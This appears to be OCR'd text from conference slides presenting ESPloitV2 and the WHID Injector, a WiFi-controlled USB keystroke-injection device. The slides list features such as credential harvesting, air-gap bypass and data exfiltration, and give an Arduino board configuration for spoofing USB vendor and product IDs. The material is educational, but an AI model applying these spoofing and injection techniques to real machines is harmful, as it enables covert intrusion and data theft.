
Translate Tweet

5:38 AM - 10 Jun 2018



Software Frameworks – ESPloitV2 GUI

- Evolution of WHID GUI
- Shipped w/ WHID Injector
- Hidden SSID (if needed)
- ESPortal Creds Harvester + Karma
- Multi OS & Multi KB Language
- AutoStart Function
- Change settings on-the-fly
- Live Payloads
- Duckyscript to WHID Converter
- OTA Update of ESP firmware
- Changeable VID/PID
- Reset ESP from Serial
- AirGap Bypass through Serial



ESPloit v2.7.41 - WiFi controlled HID Keyboard Emulator

by Corey Harding
www.LegacySecurityGroup.com / www.Exploit.Agency

File System Info Calculated in Bytes
Total: 2949250 **Free:** 2935947 **Used:** 13303

Live Payload Mode - Input Mode - Duckuino Mode

-

Choose Payload - Upload Payload

-

List Exfiltrated Data - Format File System

-

Configure ESPloit

-


Upgrade ESPloit Firmware

-


Help

Spoofing VID & PID

- Edit `boards.txt` in Arduino configuration directory
- Linux: `/root/.arduino15/packages/arduino/hardware/avr/1.6.19/`
- Windows: `C:\Users\USER\AppData\Local\Arduino15\packages\arduino\hardware\avr\1.6.19\`



```
##############################################################

CactusWHID.name=Cactus WHID
CactusWHID.vid.0=0x1B4F
CactusWHID.pid.0=0x9207
CactusWHID.vid.1=0x1B4F
CactusWHID.pid.1=0x9208

CactusWHID.upload.tool=avrdude
CactusWHID.upload.protocol=avr109
CactusWHID.upload.maximum_size=28672
CactusWHID.upload.maximum_data_size=2560
CactusWHID.upload.speed=57600
CactusWHID.upload.disable_flushing=true
CactusWHID.upload.use_1200bps_touch=true
CactusWHID.upload.wait_for_upload_port=true

CactusWHID.bootloader.tool=avrdude
CactusWHID.bootloader.low_fuses=0xff
CactusWHID.bootloader.high_fuses=0xd8
CactusWHID.bootloader.extended_fuses=0xce
CactusWHID.bootloader.file=caterina-LilyPadUSB/Caterina-LilyPadUSB.hex
CactusWHID.bootloader.unlock_bits=0x3F
CactusWHID.bootloader.lock_bits=0x2F

CactusWHID.build.mcu=atmega32u4
CactusWHID.build.f_cpu=8000000L
CactusWHID.build.vid=0x0000
CactusWHID.build.pid=0xFFFF
CactusWHID.build.usb_product="Cactus WHID"
CactusWHID.build.usb_manufacturer="April Brother"
CactusWHID.build.board=AVR_LILYPAD_USB
CactusWHID.build.core=arduino
CactusWHID.build.variant=leonardo
CactusWHID.build.extra_flags={build.usb_flags}
```



Device Manager

File Action View Help

- Emea8038
  - Audio inputs and outputs
  - Batteries
  - Biometric
  - Bluetooth
  - Computer
  - Disk drives
  - Display adapters
  - DVD/CD-ROM drives
  - Human Interface Devices
  - IDE ATA/ATAPI controllers
  - IEEE 1394 host controllers
  - Imaging devices
  - Keyboards
    - HID Keyboard Device
    - Standard PS/2 Keyboard
  - Memory technology devices
  - Mice and other pointing devices
  - Modems
  - Monitors
  - Network adapters
  - Ports (COM & LPT)
    - ECP Printer Port (LPT1)
    - Intel(R) Active Management Technology - SOL (COM4)
  - Print queues
  - Processors
  - Security devices
  - Software devices
  - Sound, video and game controllers
  - Storage controllers
  - System devices
    - ACPI Fixed Feature Button
    - ACPI Lid
    - ACPI Sleep Button
    - ACPI Thermal Zone
    - ACPI Thermal Zone
    - ACPI Thermal Zone
    - ACPI Thermal Zone
    - ACPI Thermal Zone
    - ACPI Thermal Zone


Air-Gapped Machines Vs. Threat Actors

- An **Air-Gapped machine is a computer** that is so **heavily secured** that **it has no physical or digital connections to any networks**.

- They are usually also **heavily physically secured** in datacenters and server rooms **with carefully monitored physical access**.

- Typically a **cybercriminal would have to physically breach the facility** that it's in and **use some sort of external or removable media** for their attack.

- Air-Gapped machines are really inconvenient to maintain, so **computers are usually only Air-Gapped if they handle very, very sensitive data**.



<- BACK TO INDEX

File System Info Calculated in Bytes
